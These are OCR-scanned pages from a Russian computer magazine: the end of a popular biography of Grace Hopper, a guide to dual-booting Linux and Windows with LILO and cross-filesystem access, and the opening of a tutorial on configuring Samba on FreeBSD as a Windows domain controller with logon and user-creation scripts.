По распределению Грейс попала в Бюро артиллерийских вычислительных проектов при Гарвардском университете. Там она занимала должность третьего программиста вычислительной машины Mark-I, на которой производились расчеты баллистических таблиц. Машинка что надо, совершала до трех арифметических операций в секунду. По тем временам - феноменальная скорость.

Так как работа заключалась в постоянном пересчете часто повторяющихся таблиц, Грейс написала подпрограммы, делающие это автоматически. Первой подпрограммой стала функция вычисления синуса, на порядок облегчившая задачи операторов «Марка Первого». Затем Грейс принялась собирать

Когда война закончилась, Грейс устроилась на работу в фирму Eckert-Mauchly, занимавшуюся разработкой вычислительных машин. Именно там она придумала отойти от восьмеричной системы счисления, основной в то время. Такая идея пришла ей в голову, когда Грейс заполнила ежемесячный отчет в восьмеричной системе, забыв, что не программирует. «Такими темпами можно в дурку попасть», - подумала Грейс и попыталась упростить восьмеричную систему.

К 1951 году Грейс Мюррей Хоппер создала первый компилятор A-0, который преобразовывал коды подпрограмм на стадии компиляции в машинные коды. Это существенно облегчило работу программистов и нашло широкое применение в области ИТ-индустрии. Впоследствии компилятор постоянно дорабатывался и получал новые названия соответственно версиям: A-1, A-2 и т.д. Проект Грейс дал толчок для фирмы, в которой она работала, начать разработку системы AT-3, в которую входил уже не только компилятор, но и язык программирования. Систему включили в поставки компьютера UNIVAC-1, в разработке которого Грейс также принимала участие.

А в 1956 году мисс Хоппер закончила разработку нового языка, известного как FLOW-MATIC. Этот язык программирования был ориентирован на создание коммерческих таблиц и имел очень гибкий компилятор, принцип которого используется теперь во всех языках.

Но и этого программистке было мало. В 1959 году она начала работу над новым проектом. И уже в 1961 году на свет появилось ее самое известное детище - язык программирования КОБОЛ. Он и по сей день используется в коммерческих разработках финансовых приложений. С тех пор Грейс получила ласковое прозвище Бабушка Кобола.

НЕ ДО ПЕНСИИ КАК-ТО

Довольная собой, Грейс получила звание капитана третьего ранга и отправилась на заслуженную пенсию. Имея кучу свободного времени, она по-прежнему занималась математикой, кодингом и подобными вещами 0 для души. Но через год бабушку позвали назад на флот и подписали с ней новый контракт. Без Грейс уже не могли и назначили ее на должность главного системного аналитика всего американского морского флота!

В 1969 году Грейс признали человеком года. Более сорока университетов присвоили этой женщине различные ученые звания. Ей принадлежит еще множество наград, премий и титулов, всего не перечесть.

В возрасте 80 лет Грейс Мюррей Хоппер была окончательно списана с флота и ушла на пенсию, уже безвозвратно. Однако даже в таком возрасте она успела поработать техническим консультантом в компании DEC, а в 91-ом сам президент США вручил ей национальную премию за огромный вклад в развитие технологий.


Грейс получает очередную награду

А практически сразу после празднования нового, 1992 года Грейс ушла из жизни.

Тем не менее, остались тысячи ее последователей и учеников, без которых, по словам самой же Грейс, вряд ли удалось бы добиться такого прогресса. Грейс сумела убедить людей, что не стоит тратить время попусту, что необходимо двигаться вперед, придумывать и реализовывать новые идеи. Постоянно разъезжая по городам и странам, продвигая свои мысли в массы, ей удалось сплотить множество людей единой идеей и целью.

ЭПИЛОГ

Ну, убедил я тебя, что именно прекрасному полу принадлежит основная заслуга в области компьютерных технологий? И не надо кричать, что была еще и Ада, - это все легенда. А Грейс - настоящая история. История, без которой ты сейчас сидел бы со счетами в руках и пялился в черно-белый телевизор от нечего делать. Так что не смотри больше скептически на девушек, сидящих за компом, - возможно, именно они дадут новый толчок в развитии новых технологий.

Петр Семилетов aka Roxton (tea@list.ru, www.roxton.kiev.ua)






СИСТЕМНАЯ ГАРМОНИЯ



Многие люди отказывают себе в удовольствии поставить Linux лишь по одной причине. Они не знают, как это знаменательное событие отразится на работоспособности уже установленной Windows и как обе системы смогут сосуществовать. В сети можно найти уйму противоречивой информации, к тому же частью устаревшей. Эта статья поможет разобраться во всем и рассеять туман сомнений.

КАК ПОДРУЖИТЬ LINUX И WINDOWS НА ОТДЕЛЬНО ВЗЯТОМ КОМПЬЮТЕРЕ?

ПРЕДВАРИТЕЛЬНЫЕ ЗАМЕЧАНИЯ



Когда человек знает, что делает, то ошибиться ему очень сложно. Основную трудность для тех, кто впервые хочет установить Linux, представляют отличия в наименованиях разделов диска. Пользователь Windows привык, что диск A - это флоппи, C - первый раздел диска и т.д. Лично меня после долгих лет работы в Linux такое положение иногда запутывает. Ведь в Linux диски представляются совершенно иначе. Дисковый раздел для Linux - это отдельное устройство, доступное в виде файла в каталоге /dev. Вот как называются устройства в Linux, исходя из способа их подключения: мастер на IDE1 = hda, слэйв на IDE1 = hdb, мастер на IDE2 = hdc, слэйв на IDE2 = hdd. В директории /dev ты можешь обнаружить все эти файлы: hda, hdb, hdc и hdd. На самом деле они являются символическими ссылками на другие файлы, которые запрятаны в иерархию каталога /dev немного глубже, но суть дела от этого не меняется.

Если устройство представляет собой дисковый накопитель, то оно, понятное дело, разбито на разделы. Для примера будем считать, что hda у нас винчестер. В Linux primary-разделы нумеруются числами от 1 до 4, а extended-разделы - от 5 и выше. Обычно на диске есть один primary-раздел и несколько extended.

Первый primary-раздел называется hda1. Первый extended-раздел - это hda5, второй extended - hda6 и т.д. Если у нас есть винчестер, на котором установлена Windows и присутствуют разделы C, D, E, то в Linux они будут выглядеть так: C = hda1, D = hda5, E = hda6. Еще пример. Мастер CD-ROM на IDE2 - это hdc. Безо всяких цифр, просто hdc.

Чтобы зайти на некий раздел диска или CD-ROM, его надо монтировать. Это значит связать название устройства и некоторую директорию (обычно в каталоге /mnt). Директория может иметь осмысленное название - cd_rom, movies, mp3 - любое. Например, Windows-разделы традиционно монтируются к директориям win_c, win_d и т.п.

Разделы жестких дисков при загрузке Windows обычно монтируются автоматически. CD-ROM'ы можно подмонтировать вручную, а можно использовать технологии вроде supermount или MagicDev.

Все настройки монтирования хранятся в файле /etc/fstab. Но современные дистрибутивы Linux часто оснащены утилитами с графическим интерфейсом, визуализирующим все операции. Перед экспериментами нелишней предосторожностью является резервное копирование файла fstab.

На этом предварение закончу. Просто запомни, как в Linux называются разделы, и когда инсталлятор спросит тебя, что именно ты хочешь отформатировать и куда поставить загрузчик, ты не попадешь впросак.

РАЗМЕТКА ДИСКА И ФОРМАТИРОВАНИЕ

Перед выполнением переразметки диска, если это не новый винт, а используемый и там находятся важные данные, сохрани их где-нибудь еще - на другом винте или на болванках. Потому что велика вероятность потери данных при любых манипуляциях с разделами.

Наиболее комфортно проводить разметку винчестера, загрузившись в полностью работоспособную систему на другом жестком диске. Размечать диск надо обдуманно, чтобы после записи на него не возникло острое желание все переделать.

Я не знаю, сколько тебе нужно места для Windows- и Linux-разделов, однако для линуксового swap-раздела надо выделить хотя бы 512 Mb. Да, знаем, пишут: при современных объемах памяти своп уже не критичен. Но это смотря как использовать систему.

В чем разбивать диск? Лично я раньше пользовался Partition Manager, запуская его из Windows с другого винчестера. А в последний раз опробовал линуксовый Qtparted и остался доволен. При выборе утилиты разметки надо помнить, что старые версии таких программ могут не поддерживать большие жесткие диски, и слепо доверяя инстинктам некоторой утилиты, не удивляйся, что она неправильно обращается с винтом.

Форматировать Linux-разделы из Windows-программ не следует, хотя бы пото-

му что в Linux эта операция осуществляется гораздо быстрее. Такие утилиты, как DiskDrake или Qtparted, не умеют проверять диск на предмет плохих секторов, что, однако, не означает полное отсутствие этой возможности. Например, файловая система ext3 проверяется командой

```
# fsck.ext3 -v -n -c -c /dev/hdb5
```

Внимание! Двойное упоминание ключа -c необходимо! Именно так включается безопасный режим проверки на чтение/запись. Надеюсь, ты знаешь, что такие операции следует проводить только на размонтированных разделах диска и только для ext2 и ext3, не нужно пытаться проверить этими командами разделы Windows или ReiserFS.

УСТАНОВКА СИСТЕМ

Какую систему установить первой? Предположим, что тебе нужны три системы: Linux, Windows 98 (скажем, для «настоящего DOS'а») и Windows XP. Основываясь на моей практике, в первую очередь надо устанавливать Windows 98. Насколько я помню, ставится она только на основной primary-раздел, причем его размер не должен превышать 10 Gb.

Затем устанавливаем Windows XP. Ее инсталлятор уже позволяет выбрать установочный раздел и, что важно, видит наличие на диске XPюшиной предшественницы, поэтому автоматически внесет пункт ее запуска в меню своего загрузчика. Конечно, если ты не установишь Windows XP в тот же раздел, куда незадолго до этого поселил Windows 98.

После установки Windows XP проверь, как она из своего загрузчика грузит, во-первых, саму себя, а во-вторых - Windows 98. Если все в порядке, а иначе и быть не должно, то приступаем к третьему шагу, по идее, заключительному, - к установке Linux.

Нас интересует не сама ее установка, а то, куда линуксовый загрузчик себя пропишет. В качестве примера возьмем наиболее популярный Linux-загрузчик LILO. Когда установка дойдет до того шага, когда тебя спросят, куда поставить LILO, выбирай первый раздел, то есть /dev/hda. В итоге LILO подхватит загрузчик Windows XP, и при запуске компьютера у тебя будет выбор в меню LILO, что загружать - Linux или Windows. При выборе Windows загрузится, в свою очередь, загрузчик Windows XP, который спросит, что запускать - Windows 98 или Windows XP.

В случае использования двух винчестеров ситуация мало чем отличается. Удобна следующая конфигурация: мастер-винт делаем загрузочным для Linux, а слэйв - загрузочным для Windows (только при установке Windows 98 его надо сделать мастером!). Такой расклад удобен тем, что при переустановке Windows нет риска, что эта система затрет своим загрузчиком LILO. А если все-таки затрет, то его придется восстанавливать. Обычно современный дистрибутив Linux имеет возможность восстановительного запуска с загрузочного CD, предлагая, кроме всего прочего, средство для переустановки LILO. Другой вариант - запуск с загрузочной дискеты и перезапись LILO командой lilo.

Обратная ситуация - когда LILO затер собой загрузчик Windows 98, а ты хочешь вернуться к прежнему образу жизни, изгнав Linux, и пользоваться прежней системой. В этом случае загрузчик Windows можно вернуть на место, восстановив командой fdisk /mbr. Это в случае, когда LILO был прописан в MBR первого раздела винчестера. Однако более удобным и благоприятным для всех версий Windows мне представляется удаление LILO силами самого LILO:

```
# lilo -u
```

Когда LILO устанавливает себя, то делает резервную копию загрузочного сектора. Эту копию можно найти в директории /boot, в файле под названием boot.xxxx, где xxxx - число в шестнадцатеричном формате, обозначающее раздел, где находился сохраненный сектор.

Чтобы вручную добавить в меню LILO пункт загрузки Windows, надо прописать в файл /etc/lilo.conf нечто вроде:

```
# vi /etc/lilo.conf

other = /dev/hdb1
table = /dev/hdb
label = "Windows XP"
```


Diskdrake. Все разделы под контролем

И дать команду lilo, чтобы изменения вступили в силу. В этом примере я предполагаю, что Windows загружается со второго винчестера, который слэйв на IDE1, то есть hdb.

ДОСТУП, ДОСТУП ДАЙТЕ!


Как уже говорилось выше, Windows 98 разделы Linux не видит, а Windows XP видит, однако не воспринимает адекватно. С другой стороны, т.е. при работе в Linux, ситуация такова - FAT32 разделы доступны для чтения-записи, а вот с NTFS не все так просто.


Согласно документации к ядру Linux 2.6, текущий драйвер позволяет читать данные с NTFS-разделов, а также имеет «очень ограниченную, однако безопасную поддержку записи». В предыдущем ядре версии 2.4 запись была нестабильной и могла испортить данные в NTFS-разделе. Теперь дела обстоят более радужно, учитывая тот факт, что почти каждый новомодный Live-CD Linux заявляет о своем умении записывать в NTFS-разделы. Люди этим пользуются и не жалуются.

На сайте проекта драйвера NTFS для Linux (linux-ntfs.sf.net) находим более подробную информацию о версиях драйвера. Итак, есть две версии - старая и новая, написанная Антоном Алтапармаковым. Новой (и портированной обратно в ядро 2.4 из 2.5) комплектовались такие дистрибутивы, как Mandrake, SuSE, Gentoo, ASPLinux, ALT Linux, - все, начиная с ядра 2.4. Теперь эта новая версия драйвера входит в дистрибутивы на ядре 2.6. За ходом разработки драйвера можно следить на linux-ntfs.bkbits.net - кстати, знакомые имена заведующих репозиторием - Антон Алтапармаков и Линус Торвальдс. Чтобы проверить, поддерживает ли ядро NTFS, дай в консоли команду



- qtparted.sf.net
- linux-ntfs.sf.net
- linux-ntfs.bkbits.net
- ghisler.fileburst.com
- uranus.it.swin.edu.au/~jn/linux/ext2ifs.htm


Qtparted. Смотрим информацию о дисках



Konqueror. Бороздим просторы хардов

ЧТО ТАКОЕ ДЗЕН?

Я никогда не понимал людей, которые углубляются во что-то одно, добровольно ограничивают себя и не смотрят по сторонам. Факт, что и в Linux, и в Windows есть уникальные продукты и возможности. Ради них стоит использовать обе системы. Например, под Linux нет аналогов виртуальных студий вроде Steinberg Cubase VST или Steinberg Nuendo, нет и такого обилия игр, которые мы видим на отечественном рынке сбыта. И работы для Linux-программистов у нас пока меньше. А запускать Windows-среды разработки из-под Linux посредством WINE - это извращение.

Просто не надо быть фанатиком. Никогда еще фанатизм к хорошим последствиям не приводил, он всегда ущербен. Я могу обойтись без Windows, поскольку моя рабочая система - Linux. Но я буду чувствовать определенные неудобства без тех же игр, потому что играть ВЕЧНО в rogue-style RPG, Quake 3, Wolfenstein или в TuxRacer я не могу. Но без игр можно прожить. А как быть верстальщику, который привык к QuarkXPress и сдает в его формате файлы (да, я знаю о PDF!) в типографию? Или что делать звукорежиссеру, привыкшему к эффектам реального времени и автоматизации в Cubase VST?

Выходит, что не стоит рубить с плеча и ставить одну систему взамен другой. Мирное сосуществование - вот что такое дзен. Программы одной платформы дополняют программы другой. Постепенно пользователь делает выбор - сознательный выбор, - основываясь на собственном сравнении программного обеспечения обеих систем. А некоторые до сих пор используют софт для DOS - например, самый лучший фидошный софт был написан именно под DOS. И ни в чем, кроме DOS, этот софт не работает так же хорошо - ни под эмуляторами в Linux, ни в Windows XP. Каждому свое.



Ext2IFS. Инсталлируем драйвер

```
# cat /proc/filesystems
```

Будет там слово «ntfs»? Нет - тогда загружаем модуль поддержки NTFS:

```
# /sbin/modprobe ntfs
```

Снова проверяем. Хорошо. Теперь посмотрим, какие файловые системы на разделах твоих дисков:

```
# /sbin/fdisk -l
```

NTFS-разделы монтируются так же, как и любые другие разделы (создаем точку монтирования, производим монтирование и просматриваем содержимое корневого каталога):

```
# mkdir /mnt/windows
# mount /dev/hda1 /mnt/windows -t ntfs -r -o nls=koi8r
umask=0222
# ls -l /mnt/windows
```

Как ты догадался, вместо koi8r следует подставить кодировку твоей локали. Скорее всего, это будет именно KOI8-R. А вообще используй файл /etc/fstab. Готовый пример строки автоматического монтирования раздела в fstab:

```
/dev/hda1 /mnt/windows ntfs ro,umask=0222 0 0
```

Т.е. монтируем hda1 к директории /mnt/windows в режиме «только для чтения» с правами доступа для всех пользователей.

Теперь о доступе к Linux-разделам из Windows. Для Windows существует ряд утилит, которые позволяют получить доступ к Linux-разделам, в частности к файловым системам ext2 и ext3, причем запись туда из Windows мне представляется не то чтобы опасной, однако какой-то тревожной. Одно дело, когда за запись в Linux-разделы отвечает модуль ядра самого Linux, а другое - когда этим занимается небольшая Windows-утилита. И потом, такой доступ извне - это нарушение самой концепции файловой системы Linux с ее правами доступа.

Ext2IFS. Просматриваем доступные разделы

Но довольно общих слов - конкретику в студию. Для доступа к ext2/ext3 из Windows рекомендую две вещи. Во-первых, это плагин к Total Commander, который позволяет заходить на ext2, ext3 и ReiserFS-разделы. Из соображений безопасности плагин предоставляет доступ только для чтения. Равно как и другая штука - Ext2IFS for Windows NT/2K/XP. Это уже настоящий драйвер, который дает возможность читать Linux-разделы в любой Windows-программе. Надо только установить драйвер и сделать Linux-разделы доступными в системе - например, смонтировав их с NTFS-директориями или назначив им буквы дисков.

Для управления всем этим надо использовать утилиту service.exe. Поскольку у меня нет разделов с NTFS, то линуксовые разделы под Windows я подключал, просто назначая им буквы. Процесс выглядит так: запускаешь service.exe, там переходишь на страницу Step 1. Есть несколько вариантов установки. В Windows XP SP1 я выбрал Driver location = Install to system root и Driver startup = Start driver on boot. В предупреждении написано, что такой при таком раскладе Windows может не загрузиться, однако я попробовал, и ничего дурного не произошло.

Если ты не запустишь драйвер вручную, то он заработает сразу после перезагрузки Windows. Затем, имея в системе работающий драйвер, можем перейти на другие страницы утилиты. На странице Step 2b можно назначать разделы Linux буквам дисков. Изменения вступают в силу после, опять же, перезагрузки.

Драйвер Ext2IFS работает только в Windows NT/2K/XP. Плагин к Total Commander опробован мною в Windows, начиная с версии 98 SE.

Итак, Windows и Linux уживаются рядом на одном компьютере и прекрасно сосуществуют. Ну а которая из них станет твоей основной системой, решать тебе.

Anton Karpov (toxa@real.xakep.ru)

В РИТМЕ САМБЫ



Существует несколько механизмов централизованного управления пользователями в локалке: у Sun это NIS+, у Novell - eDirectory (aka NDS), в мире UNIX стандарт де-факто - та же NIS (ранее Yellow Pages) от Sun, но большинство локалок в качестве клиентской ОС используют Windows, в которой управление сетью ассоциируется с Windows-доменом и, соответственно, контроллером домена.

ПОДНИМАЕМ ГЛАВНЫЙ КОНТРОЛЛЕР ДОМЕНА

ЛОКАЛЬНЫЙ БЕСПОРЯДОК

Представь ситуацию: 20-50 машин Win2k Prof в разных рабочих группах. Пользователи перемещаются с одной машины на другую, контроллера домена нет. Как результат - один и тот же набор пользователей практически на каждой машине, естественно, все - с правами администратора (а чего мелочиться?). Стандартная картина, не так ли? Все можно привести в порядок с помощью Samba, которую водрузим на старую добрую FreeBSD и озадачим должностью первичного контроллера домена.

Ставим, как водится, из портов, в них две версии пакета Samba - предыдущая, 2.2.x (/usr/ports/net/samba), и версия из новой стабильной ветки 3.0.x (/usr/ports/net/samba3). Для нашего случая нет особой разницы, с точки зрения функциональности, что ставить, однако у тройки есть некоторые особенности, и рано или поздно мигрировать на нее придется. Давай сделаем это сейчас, по ходу отметив, какие параметры из конфига второй версии Самбы более не действуют. Кстати, в портированной третьей версии применяется стартовый скрипт в стиле FreeBSD 5 rcNG, что заставит тебя прочитать нужную главу handbook'а про новую систему стартап-скриптов, если ты до сих пор этого не сделал. Установка проста, как и все в этом мире:

```
# cd /usr/ports/net/samba3
# make install clean
```

Перед тобой возникнет псевдографическое меню, где необходимо отметить параметры сборки пакета. Выбери те опции, что тебе необходимы. В простейшем случае можно оставить все по умолчанию, все равно предлагаемые здесь ACL, QUOTA, LDAP, WINBIND и прочее - темы отдельных разговоров. Если ты захочешь в дальнейшем пересобрать самбу с новыми опциями, дай команду make config в директории порта.

Опции сборки Самбы из портов

Для настройки Samba PDC мы должны по порядку проделать следующее: составить основной конфиг smb.conf, составить cmd-файл, который бы монтировал нужные диски при заходе пользователя в домен, добавить в систему пользователей домена и так называемые trusted hosts - машины, с которых будет позволено входить в домен.

ВЕЛИКИЙ И УЖАСНЫЙ SMB.CONF

В Сети полно примеров этого конфига, после их изучения наш идеальный выглядит так (/usr/local/etc/smb.conf):

```
[global]
; Имя рабочей группы. Именно оно высвечивается в «Сетевом окружении».
workgroup = TOXALAN
; NETBIOS-имя сервера.
netbios name = mercury
; А это - комментарий, который будет сопровождать имя контроллера домена.
server string = Windoze95 on steroids
; Позволим только нашей подсети пользоваться прелестями PDC.
hosts allow = 192.168.0. 127.
```

```
; Параметры логирования - log.<имя_машины_клиента>.
log file = /var/log/samba/log.%m
max log size = 50
; Уровень безопасности для домена.
security = user
null passwords = no
encrypt passwords = yes
log level = 1
; Параметры оптимизации самбы, всеми рекомендуемые и про-
веренные опытным путем.
socket options = TCP_NODELAY IPTOS_LOWDELAY
read raw = yes
write raw = yes
oplocks = yes
max xmit = 65535
dead time = 15
getwd cache = yes
; Интерфейс, на который мы повесим самбу. Нет нужды цеп-
лять ее на интерфейс, отличный от того, что смотрит в ло-
калку.
interfaces = 192.168.0.1
bind interfaces only = yes
; Приоритет контроллеров, у кого он меньше, тот и автори-
тарнее. У нас одна машина - PDC, так что ставь разумное
значение.
os level = 64
; Мы хотим выступать мастером (PDC)? Конечно, хотим!
local master = yes
domain master = yes
preferred master = yes
domain logons = yes
wins support = yes
smb passwd file = /usr/local/samba/private/smbpasswd
; Переменные для пользователей при логине в домен %U =
user  %L = server.
logon home = \\%L\%U
logon script = %U.cmd
logon path = \\%L\%U\profile
logon drive = Q:
; Обрати внимание: чтобы решить проблему с кодировкой на
стороне сервера и клиента, в 2.2.x применялись следующие
опции, которые не будут работать в 3.0.x:
; client code page = 1251
; character set = 1251
; В случае стандартной KOI8-R кодировки на сервере следует
прописывать следующее:
dos charset = CP866
unix charset = KOI8-R
display charset = KOI8-R
hide dot files = yes
create mask = 644
dos filetimes = yes
dos filetime resolution = yes
delete readonly = yes

; Домашние каталоги станут первыми сетевыми дисками
пользователей в домене.
[homes]
path = /home/%U
comment = Home Directories
browseable = no
writable = yes
valid users = %S
hide dot files = yes

; Шара для сетевого входа в домен.
[netlogon]
comment = Network Logon Service
path = /usr/local/samba/netlogon
browseable = no
read only = yes
writable = no
share modes = no
volume = NETLOGON
; Скрипт, который будет выполняться при входе юзера в до-
мен, - о нем ниже.
root preexec = /usr/local/samba/bin/make_logon_script '%m'
'%U' '%a' '%g' '%L'

; Публичное пространство. Планируется таким образом, что
на втором сетевом диске будет создана та же иерархия ка-
талогов, что и в /home. Каждый юзер будет владеть своим
публичным каталогом, сможет писать в него и удалять, из
других сможет только читать, в итоге - грамотное совмест-
ное использование ресурсов.

[public]
comment = Public File Space
path = /usr/local/samba/public
create mask = 644
public = yes
hide dot files = yes
writable = yes
volume = TMP
```

ГИБКИЙ СКРИПТИК

В smb.conf мы определили два ресурса, которые будут монтироваться при заходе пользователя в домен. Это личный диск пользователя \\servername\имя_юзера (его домашний каталог /home/имя_юзера на сервере), а также некий общий ресурс \\servername\public, который проецируется на каталог /usr/local/samba/public в системе и в котором мы создадим каталоги пользователей, куда они смогут записывать и удалять файлы для всеобщего пользования. Заметь, что директива create umask = 644 дает владельцу файла (тому, кто залил его на сетевой диск public) право модифицировать файл (читай - удалить его потом за ненадобностью), а всем остальным - только читать (то есть копировать к себе). Таким образом, ресурс public хоть и общий, но напоминает каталог /tmp в *nix-системах, где каждый может не только читать, но и писать/удалять только им созданные файлы (бит t). Теперь про сам скрипт для монтирования. Конечно, можно просто нацарапать:

```
# echo -e "net use H: \\\\servername\\$USER \n net use G:
\\servername\\public" > /usr/local/samba/netlogon/logon.bat
```

То есть заставить каждый раз при логоне пользователя в домен выполнять нужные нам операции монтирования. Но мы пойдем другим путем, а именно в секцию [netlogon] пропишем следующее:

```
root preexec = /usr/local/samba/bin/make_logon_script '%m'
'%U' '%a' '%g' '%L'
```

Make_logon_script - shell-скрипт, который создает на лету специфичный для каждого пользователя исполняемый сценарий имя_юзера.cmd. В нашем случае он будет делать то же самое - монтировать диск пользователя и публичный диск, но подумай, какие возможности открывает директива preexec, с учетом того, что в нее можно запихнуть любую команду. А если вспомнить, что есть и postexec, то в голову сразу же приходит метод «на коленке» для раздачи инета только тем юзерам, которые вошли в домен, - для этого скрипт должен, например, добавлять/удалять правило файрвола для пропуска в сеть машины клиента. Наш logon script выглядит так:

```
# vi /usr/local/samba/bin/make_logon_script

#!/bin/sh

umask 022
SAMBA_DIR=/usr/local/samba
exec 2>>"$SAMBA_DIR/var/logon_script.err"
write () { echo "$@"; echo '\r'; }
CLIENT_MACHINE="$1"
USER="$2"
SYSTEM_TYPE="$3"
GROUP="$4"
SERVER_NAME="$5"
SUFFIX=cmd
SCRIPT="$SAMBA_DIR/netlogon/$USER.$SUFFIX"
exec 1>"$SCRIPT"
chmod o+x "$SCRIPT"
write "@ECHO off"
write "ECHO."
write "ECHO Type : $SYSTEM_TYPE."
write "ECHO."
write "ECHO Computer :
$CLIENT_MACHINE - User :
$USER - Group : $GROUP."
write "ECHO."
write "NET USE P: \\\\\\\\$SERV-
ER_NAME\\\\public"
write "NET USE Q: \\\\\\\\$SERV-
ER_NAME\\\\$USER"
```

▲ На Хакер CD/DVD ты найдешь самые последние версии Samba веток 2.2.x и 3.0.x, а также скрипты, упомянутые в этой статье, и примеры конфигурационного файла smb.conf.




▲ www.samba.org
▲ www.opennet.ru
▲ www.ubiqx.org/cifs
▲ linux-cifs.samba.org
▲ hr.uoregon.edu/davidrl/samba.html

В vim'е очень удобно править smb.conf

БЭКАПЫ ИДУТ ЛЕСОМ

Во времена NT4 основной единицей деления был именно домен, соответственно, для контроллеров вводилось понятие PDC - Primary Domain Controller и BDC - Backup Domain Controller. В Win2k/2k3 основная единица - лес (доменов), то есть более широкое понятие. И граница между первичным и вторичным контроллерами стерлась. Теперь бэкапы можно размещать по всему лесу, соответственно, каждый домен не обязан держать и главный, и вторичный контроллеры. Вместе с тем понятие PDC исторически сохранилось.


Официальный сайт проекта


Проверяем работоспособность Samba

Директива root preexec в [netlogon] указывает скрипту выполняться с нужными параметрами и генерировать сценарий подключения дисков, который эти диски затем и монтирует.

ПОЛЬЗОВАТЕЛИ НА АВТОПИЛОТЕ

Осталось добавить пользователей. Согласно документации, надо добавить samba-пользователя с помощью команды smbpasswd. Вся информация о нем запишется в /usr/local/samba/private/smbpasswd, причем права к этому файлу должны быть проставлены самым строгим образом (600) - самба следит за этим. Но этого мало - для начала пользователь должен присутствовать в системе, то есть информация о нем должна быть в /etc/passwd и /etc/master.passwd. Разработчики обещают позже убрать это требование, но пока - селяви. Разумеется, вместо системных аккаунтов можно прикрутить к самбе LDAP и засунуть пользователей туда, но это уже совсем другая история.

В случае же системного пользователя, чтобы ограничить его доступ на сервер только самбой, которая все равно берет пароли из своего файла, юзеру нужно назначить невалидный шелл (/sbin/nologin). Помни, что этот шелл никогда не должен присутствовать в /etc/shells! Поскольку самба не использует пароли в /etc/master.passwd, учетную запись пользователя можно залочить (pw lock username).

После этого для каждого юзверя нужно будет создать домашний каталог с поддиректорией profile, куда будут складываться windows-настройки пользователя (так называемый перемещаемый профиль), а также каталог на публичный ресурс (/usr/local/samba/public/имя_юзера). Набивать каждый раз одни и те же команды - убийство, поэтому привожу скрипт для добавления одного пользователя, который при желании легко модифицировать, чтобы он понимал сразу несколько параметров-имен пользователей на входе. Разумеется, для разных ОС аргументы, передаваемые команде useradd, будут отличаться. Все комментарии смотри по ходу скрипта.

mkuser.sh - скрипт для добавления Samba-пользователя

```
#!/bin/sh

[ $# -ne "3" ] && echo "usage: $0 loginname name lastname" && exit 1

# Добавляем пользователя /etc/passwd, определяя его в созданную ранее группу users, создаем ему домашний каталог и сразу лочим пользователя.
echo "[+] Adding user $1"
pw useradd $1 -c "$2 $3" -g users -s /sbin/nologin -m && \
pw lock $1
# Создаем каталог профиля пользователя в его хоумдире.
mkdir /home/$1/profile
chown -R $1 /home/$1 && \
# Добавляем его в базу самбы без пароля (!). Пользователь должен сменить себе пароль после первого логина!
echo "[+] Adding $1 into smb accounts"
smbpasswd -a -e -n $1 && \
smbpasswd -e $1 && \
